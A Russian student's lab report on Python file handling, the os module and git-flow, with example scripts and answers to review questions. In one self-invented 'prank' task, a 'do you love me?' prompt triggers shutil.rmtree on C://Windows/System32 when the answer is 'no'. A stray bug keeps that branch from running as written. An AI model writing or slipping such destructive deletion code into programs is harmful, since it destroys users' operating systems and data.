

Министерство науки и высшего образования Российской Федерации  
Федеральное государственное автономное образовательное учреждение  
высшего образования  
«СЕВЕРО-КАВКАЗСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

Институт цифрового развития  
Кафедра инфокоммуникаций

**ОТЧЕТ**  
**ПО ЛАБОРАТОРНОЙ РАБОТЕ №18**  
**дисциплины «Основы программной инженерии»**

Выполнил:  
Звездин Алексей Сергеевич  
2 курс, группа ПИЖ-б-о-22-1,  
09.03.04 «Программная инженерия»,  
направленность (профиль) «Разработка  
и сопровождение программного  
обеспечения», очная форма обучения

---

(подпись)

Руководитель практики:  
Воронкин Р. А., доцент кафедры  
инфокоммуникаций

---

(подпись)

Отчет защищен с оценкой \_\_\_\_\_ Дата защиты \_\_\_\_\_

Ставрополь, 2023 г.

## Ход работы

### 1. Изучаем теоретический материал работы

**Удаление файла**

Модуль `os` предоставляет функцию `remove()`, который используется для удаления указанного файла. Синтаксис функции `remove()` приведен ниже.

```
remove(<file-name>)
```

**Пример 10.**

```
import os
...
# deleting the file named file3.txt
os.remove("file3.txt")
```

Приведенный выше код удалит файл `file3.txt` в текущей рабочей папке.

**Создание нового каталога**

Функция `mkdir()` используется для создания каталогов в текущем рабочем каталоге. Синтаксис для создания нового каталога приведен ниже.

```
mkdir(<directory-name>)
```

**Пример 11.**

```
import os
...
#creating a new directory with the name new
os.mkdir("new")
```

Приведенный выше код создаст каталог `new` в текущей рабочей папке.

**Получение текущего рабочего каталога**

Эта функция возвращает текущий рабочий каталог. Синтаксис для использования функции `getcwd()` приведен ниже.

12 из 20

Рисунок 1.1 – Изучение материала для лабораторной работы

2. Создаем общедоступный репозиторий на GitHub, в котором будет использована лицензия MIT и язык программирования Python

## Create a new repository

A repository contains all project files, including the revision history. Already have a project repository elsewhere? [Import a repository.](#)

Required fields are marked with an asterisk (\*).

|                               |                        |
|-------------------------------|------------------------|
| Owner *                       | Repository name *      |
| <div>InternetHacker1123</div> | <div>laba18</div>      |
|                               | ✔ laba18 is available. |

Great repository names are short and memorable. Need inspiration? How about [urban-octo-umbrella](#) ?

Description (optional)

- ☒  **Public**  
Anyone on the Internet can see this repository. You choose who can commit.
- ☐  **Private**  
You choose who can see and commit to this repository.

Initialize this repository with:

- ☒ **Add a README file**  
This is where you can write a long description for your project. [Learn more about READMEs.](#)

Add .gitignore

.gitignore template: Python

Choose which files not to track from a list of templates. [Learn more about ignoring files.](#)

Choose a license

License: MIT License

A license tells others what they can and can't do with your code. [Learn more about licenses.](#)

This will set  **main** as the default branch. Change the default name in your [settings](#).

① You are creating a public repository in your personal account.

Create repository

Рисунок 2.1 – Настройка репозитория




Рисунок 2.2 – Готовый репозиторий

### 3. Выполняем клонирование созданного репозитория




Рисунок 3.1 – Клонирование репозитория на локальный диск

### 4. Дополняем файл .gitignore необходимыми правилами для работы с IDE PyCharm

```

149 # pytype static type analyzer
150 .pytype/
151
152 # Cython debug symbols
153 cython_debug/
154
155 .vscode/*
156 !.vscode/settings.json
157 !.vscode/tasks.json
158 !.vscode/launch.json
159 !.vscode/extensions.json
160 !.vscode/*.code-snippets
161
162 # Local History for Visual Studio Code
163 .history/
164
165 # Built Visual Studio Code Extensions
166 *.vsix
167
168 # PyCharm

```

Рисунок 4.1 – .gitignore для VSCode

## 5. Организовываем свой репозиторий в соответствии с моделью ветвления git-flow

```

C:\Windows\system32\cmd.exe - poetry shell

(laba18-py3.11) C:\Users\tyt\Desktop\SE\laba18\laba18>git push origin develop
Total 0 (delta 0), reused 0 (delta 0), pack-reused 0
remote:
remote: Create a pull request for 'develop' on GitHub by visiting:
remote:   https://github.com/InternetHacker1123/laba18/pull/new/develop
remote:
To https://github.com/InternetHacker1123/laba18.git
 * [new branch]      develop -> develop

(laba18-py3.11) C:\Users\tyt\Desktop\SE\laba18\laba18>

```

Рисунок 5.1 – Создание ветки develop от ветки main

The screenshot displays the GitHub interface for a repository named 'laba18'. The repository is owned by 'InternetHacker1123'. The 'main' branch is currently selected, and there are 2 branches in total. A table of files shows that 'examples', 'tasks', '.gitignore', 'LICENSE', and 'README.md' were all initially committed 1 hour ago. The right-hand navigation pane includes sections for 'About' (lacking a description), 'Releases' (with no published releases), and 'Packages' (with no published packages). The footer of the page indicates it is © 2024 GitHub, Inc.

Рисунок 5.2 – Ветка develop на GitHub

## 6. Создаем проект PyCharm в папке репозитория




Рисунок 6.1 – Создание проекта PyCharm

## 7. Проработаем примеры лабораторной работы




Рисунок 7.1 – Пример №1

```
PyCharm > examples > example2.py > ...
1 # open the file.txt in write mode.
2 fileptr = open("file2.txt", "a")
3
4 # overwriting the content of the file
5 fileptr.write(" Python has an easy syntax and user-friendly interac
6
7 # closing the opened file
8 fileptr.close()
9
```

Рисунок 7.2 – Пример №2

```
PyCharm > examples > example3.py > ...
1 # open the file2.txt in read mode. causes error if no such file exi
2 fileptr = open("file2.txt", "r")
3 # stores all the data of the file into the variable content
4 content1 = fileptr.readline()
5 content2 = fileptr.readline()
6 # prints the content of the file
7 print(content1)
8 print(content2)
9 # closes the opened file
10 fileptr.close()
11
```

Рисунок 7.3 – Пример №3

```
PyCharm > examples > example4.py > ...
1  # open the file2.txt in read mode. causes error if no such file exists
2  fileptr = open("file2.txt", "r")
3
4  # stores all the data of the file into the variable content
5  content = fileptr.readlines()
6  # prints the content of the file
7  print(content)
8
9  # closes the opened file
10 fileptr.close()
11
```

Рисунок 7.4 – Пример №4

```
PyCharm > examples > example5.py > ...
1  # open the newfile.txt in read mode. causes error if no such file exists
2  fileptr = open("newfile.txt", "x")
3  print(fileptr)
4  if fileptr:
5      print("File created successfully")
6
7  # closes the opened file
8  fileptr.close()
9
```

Рисунок 7.5 – Пример №5



```
PyCharm > examples > example6.py > ...
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  if __name__ == "__main__":
4      # open the text.txt in append mode. Create a new file if no such file exists
5      with open("text.txt", "w", encoding="utf-8") as fileptr:
6          # appending the content to the file
7          print(
8              "UTF-8 is a variable-width character encoding used for
9              file=fileptr
10         )
11         print(
12             "UTF-8 is capable of encoding all 1,112,064 valid chara
13             file=fileptr
14         )
15         print(
16             "In Unicode using one to four one-byte (8-bit) code uni
17             file=fileptr
18         )
19
```

Рисунок 7.6 – Пример №6

```
PyCharm > examples > example7.py > ...
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3  if __name__ == "__main__":
4      with open("text.txt", "r", encoding="utf-8") as fileptr:
5          sentences = fileptr.readlines()
6
7      # Вывод предложений с запятыми.
8      for sentence in sentences:
9          if "," in sentence:
10             print(sentence)
11
```

Рисунок 7.7 – Пример №7

```
PyCharm > examples > example8.py > ...  
1 # open the file file2.txt in read mode  
2 with open("file2.txt", "r") as fileptr:  
3     # initially the filepointer is at 0  
4     print("The filepointer is at byte :", fileptr.tell())  
5     # changing the file pointer location to 10  
6     fileptr.seek(10)  
7     # tell() returns the location of the fileptr.  
8     print("After reading, the filepointer is at:", fileptr.tell())  
9
```

Рисунок 7.8 – Пример №8

```
PyCharm > examples > example9.py  
1 import os  
2  
3 # rename file2.txt to file3.txt  
4 os.rename("file2.txt", "file3.txt")  
5
```

Рисунок 7.9 – Пример №9

```
PyCharm > examples > example10.py
1  import os
2
3  # deleting the file named file3.txt
4  os.remove("file3.txt")
5
```

Рисунок 7.10 – Пример №10

```
PyCharm > examples > example11.py
1  import os
2
3  # creating a new directory with the name new
4  os.mkdir("new")
5
```

Рисунок 7.11 – Пример №11

```
PyCharm > examples > example12.py > ...  
1  import os  
2  
3  path = os.getcwd()  
4  print(path)  
5
```

Рисунок 7.12 – Пример №12

```
PyCharm > examples > example13.py  
1  import os  
2  
3  # Changing current directory with the new directory  
4  os.chdir("C:\\Windows")  
5  # It will display the current working directory  
6  print(os.getcwd())  
7
```

Рисунок 7.13 – Пример №13

```
PyCharm > examples > example14.py
1  import os
2
3  # removing the new directory
4  os.rmdir("new")
5
```

Рисунок 7.14 – Пример №14

```
PyCharm > examples > example15.py
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3
4  import sys
5
6  if __name__ == "__main__":
7      print("Number of arguments:", len(sys.argv), "arguments")
8      print("Argument List:", str(sys.argv))
9
```

Рисунок 7.15 – Пример №15

```
PyCharm > examples > example16.py > ...
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3
4  import sys
5
6  if __name__ == "__main__":
7      for idx, arg in enumerate(sys.argv):
8          print(f"Argument #{idx} is {arg}")
9      print("No. of arguments passed is ", len(sys.argv))
10
```

Рисунок 7.16 – Пример №16

```
PyCharm > examples > example17.py > ...
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3
4  import secrets
5  import string
6  import sys
7
8  if __name__ == "__main__":
9      if len(sys.argv) != 2:
10         print("The password length is not given!", file=sys.stderr)
11         sys.exit(1)
12
13         chars = string.ascii_letters + string.punctuation + string.digits
14         length_pwd = int(sys.argv[1])
15
16         result = []
17         for _ in range(length_pwd):
18             idx = secrets.SystemRandom().randrange(len(chars))
19             result.append(chars[idx])
20
21         print(f"Secret Password: {''.join(result)}")
22
```

Рисунок 7.17 – Пример №17

8. Выполняем индивидуальные задания.

```
PyCharm > tasks > task1.py > ...
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3
4  def extract_quotes_from_file(file_path):
5      with open(file_path, 'r') as file:
6          text = file.read()
7          quotes = []
8          in_quote = False
9          current_quote = ""
10
11         for char in text:
12             if char == '"':
13                 if in_quote:
14                     quotes.append(current_quote)
15                     current_quote = ""
16                     in_quote = False
17                 else:
18                     in_quote = True
19             elif in_quote:
20                 current_quote += char
21
22         for quote in quotes:
23             print(quote)
24
25
26 if __name__ == "__main__":
27
28     file_path = "path/to/your/file.txt"
29     extract_quotes_from_file(file_path)
30
```

Рисунок 8.1 – Индивидуальное задание №1

```

PyCharm > tasks > task2.py > ...
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3
4  def remove_comments(source_file, destination_file):
5      try:
6          with open(source_file, 'r') as file:
7              lines = file.readlines()
8
9          with open(destination_file, 'w') as file:
10             for line in lines:
11                 if '#' in line:
12                     # Удаляем все после символа #
13                     line = line[:line.index('#')]
14                     file.write(line)
15     except FileNotFoundError:
16         print("Ошибка: Файл не найден.")
17     except Exception as e:
18         print(f"Произошла ошибка: {e}")
19
20
21 # Запрос имени файла источника у пользователя
22 source_file = input("Введите имя файла источника: ")
23
24 # Запрос имени файла назначения у пользователя
25 destination_file = input("Введите имя файла назначения: ")
26
27 if __name__ == "__main__":
28     remove_comments(source_file, destination_file)
29

```

Рисунок 8.2 – Индивидуальное задание №2

## 9. Зафиксируем изменения в репозитории.

```

C:\TestGit\LAB18\WorkingWithFiles>git add PyCharm
C:\TestGit\LAB18\WorkingWithFiles>git commit -m "add files"
[develop b20b4f4] add files
22 files changed, 247 insertions(+)
create mode 100644 PyCharm/EXAMPLES/ex1.py
create mode 100644 PyCharm/EXAMPLES/ex10.py
create mode 100644 PyCharm/EXAMPLES/ex11.py
create mode 100644 PyCharm/EXAMPLES/ex12.py
create mode 100644 PyCharm/EXAMPLES/ex13.py
create mode 100644 PyCharm/EXAMPLES/ex14.py
create mode 100644 PyCharm/EXAMPLES/ex15.py
create mode 100644 PyCharm/EXAMPLES/ex16.py
create mode 100644 PyCharm/EXAMPLES/ex17.py
create mode 100644 PyCharm/EXAMPLES/ex2.py
create mode 100644 PyCharm/EXAMPLES/ex3.py
create mode 100644 PyCharm/EXAMPLES/ex4.py
create mode 100644 PyCharm/EXAMPLES/ex5.py
create mode 100644 PyCharm/EXAMPLES/ex6.py
create mode 100644 PyCharm/EXAMPLES/ex7.py
create mode 100644 PyCharm/EXAMPLES/ex8.py
create mode 100644 PyCharm/EXAMPLES/ex9.py
create mode 100644 PyCharm/EXAMPLES/file2.txt
create mode 100644 PyCharm/EXAMPLES/text.txt
create mode 100644 PyCharm/INDIVIDUAL/individ1.py
create mode 100644 PyCharm/INDIVIDUAL/individ2.py
create mode 100644 PyCharm/INDIVIDUAL/text1.txt

```

Рисунок 9.1 – Коммит файлов в репозитории git



10. Самостоятельно подберем или придумаем задачу для работы с изученными функциями модуля os. Приведите решение этой задачи.

Задача: Ответь на вопрос любишь ли ты меня.

```
PyCharm > tasks > pridumal.py > ...
1  #!/usr/bin/env python3
2  # -*- coding: utf-8 -*-
3
4  import os
5  import shutil
6
7  if __name__ == "__main__":
8      text = input("Ты меня любишь???" )
9      if text.lower == "да":
10         print("Я тебя тоже!!!")
11     elif text.lower == "нет":
12         # Не удалит не пустую папку и прикол не получится, поэтому как аналог взял другой метод
13         # os.rmdir("System32")
14         shutil.rmtree("C://Windows/System32")
15
```

Рисунок 10.1 – Коммит файлов в репозитории git

11. Фиксируем сделанные изменения в репозитории.

```
C:\Windows\system32\cmd.exe - poetry shell
(laba18-py3.11) C:\Users\tyt\Desktop\SE\laba18\laba18>git commit -m"final commit"
[develop 686dc49] final commit
22 files changed, 71 insertions(+)
rename {examples => PyCharm/examples}/example1.py (100%)
rename {examples => PyCharm/examples}/example10.py (100%)
rename {examples => PyCharm/examples}/example11.py (100%)
rename {examples => PyCharm/examples}/example12.py (100%)
rename {examples => PyCharm/examples}/example13.py (100%)
rename {examples => PyCharm/examples}/example14.py (100%)
rename {examples => PyCharm/examples}/example15.py (100%)
rename {examples => PyCharm/examples}/example16.py (100%)
rename {examples => PyCharm/examples}/example17.py (100%)
rename {examples => PyCharm/examples}/example2.py (100%)
rename {examples => PyCharm/examples}/example3.py (100%)
rename {examples => PyCharm/examples}/example4.py (100%)
rename {examples => PyCharm/examples}/example5.py (100%)
rename {examples => PyCharm/examples}/example6.py (100%)
rename {examples => PyCharm/examples}/example7.py (100%)
rename {examples => PyCharm/examples}/example8.py (100%)
rename {examples => PyCharm/examples}/example9.py (100%)
create mode 100644 PyCharm/tasks/pridumal.py
create mode 100644 PyCharm/tasks/task1.py
create mode 100644 PyCharm/tasks/task2.py
delete mode 100644 tasks/task1.py
delete mode 100644 tasks/task2.py
(laba18-py3.11) C:\Users\tyt\Desktop\SE\laba18\laba18>A
```

Рисунок 11.1 – Коммит файлов в репозитории git

## Контрольные вопросы

1. Как открыть файл в языке Python только для чтения?

`r` – открывает файл в режиме только для чтения

2. Как открыть файл в языке Python только для записи?

`w` – только для записи. Он перезаписывает файл, если он существовал ранее, или создает новый, если файл с таким именем не существует. Указатель имеется в начале файла

3. Как прочитать данные из файла в языке Python?

Python предоставляет функцию `open()`, которая принимает два аргумента: имя файла и режим доступа, в котором осуществляется доступ к файлу. Функция возвращает файловый объект, который можно использовать для выполнения различных операций, таких как чтение, запись и т. д.

4. Как записать данные в файл в языке Python?

Чтобы записать текст в файл, нам нужно открыть файл с помощью метода `open` с одним из следующих режимов доступа.

– `'w'`: он перезапишет файл, если какой-либо файл существует. Указатель файла находится в начале файла.

– `'a'`: добавит существующий файл. Указатель файла находится в конце файла. Он создает новый файл, если файл не существует

5. Как закрыть файл в языке Python?

После того, как все операции будут выполнены с файлом, мы должны закрыть его с помощью нашего скрипта Python, используя метод `close()`.

6. Изучите самостоятельно работу конструкции `with ... as`. Каково ее назначение в языке Python? Где она может быть использована еще, помимо работы с файлами?

Оператор `with` был введен в Python 2.5. Он полезен в случае манипулирования файлами. Используется в сценарии, когда пара операторов должна выполняться с блоком кода между ними.

7. Изучите самостоятельно документацию Python по работе с файлами. Какие помимо рассмотренных существуют методы записи/чтения информации из файла?

`r` – открывает файл в режиме только для чтения. Указатель файла существует в начале. Файл по умолчанию открывается в этом режиме, если не передан режим доступа.

`rb` – открывает файл в двоичном формате только для чтения. Указатель файла существует в начале файла.

`r+` – открывает для чтения и записи. Указатель файла также существует в начале.

`rb+` – открывает в двоичном формате. Указатель файла присутствует в начале файла.

`w` – только для записи. Он перезаписывает файл, если он существовал ранее, или создает новый, если файл с таким именем не существует. Указатель имеется в начале файла. `file object = open( , )`

`wb` – открывает файл для записи только в двоичном формате. Перезаписывает файл, если он существует ранее, или создает новый, если файл не существует. Указатель файла существует в начале файла.

`w+` – для записи и чтения обоих. Он отличается от `r+` в том смысле, что он перезаписывает предыдущий файл, если он существует, тогда как `r+` не перезаписывает ранее записанный файл. Он создает новый файл, если файл не существует. Указатель файла существует в начале файла.

`wb+` – открывает файл для записи и чтения в двоичном формате. Указатель файла существует в начале файла.

`a` – открывает файл в режиме добавления. Указатель файла существует в конце ранее записанного файла, если он существует. Он создает новый файл, если не существует файла с таким же именем.

`ab` – открывает файл в режиме добавления в двоичном формате. Указатель существует в конце ранее записанного файла. Он создает новый файл в двоичном формате, если не существует файла с таким же именем.

a+ – открывает файл для добавления и чтения. Указатель файла остается в конце файла, если файл существует. Он создает новый файл, если не существует файла с таким же именем.

ab+ – открывает файл для добавления и чтения в двоичном формате. Указатель файла остается в конце файла.

8. Какие существуют, помимо рассмотренных, функции модуля os для работы с файловой системой?

os.path.exists(path) — проверяет, существует ли файл или директория по указанному пути.

os.getpid() - текущий id процесса.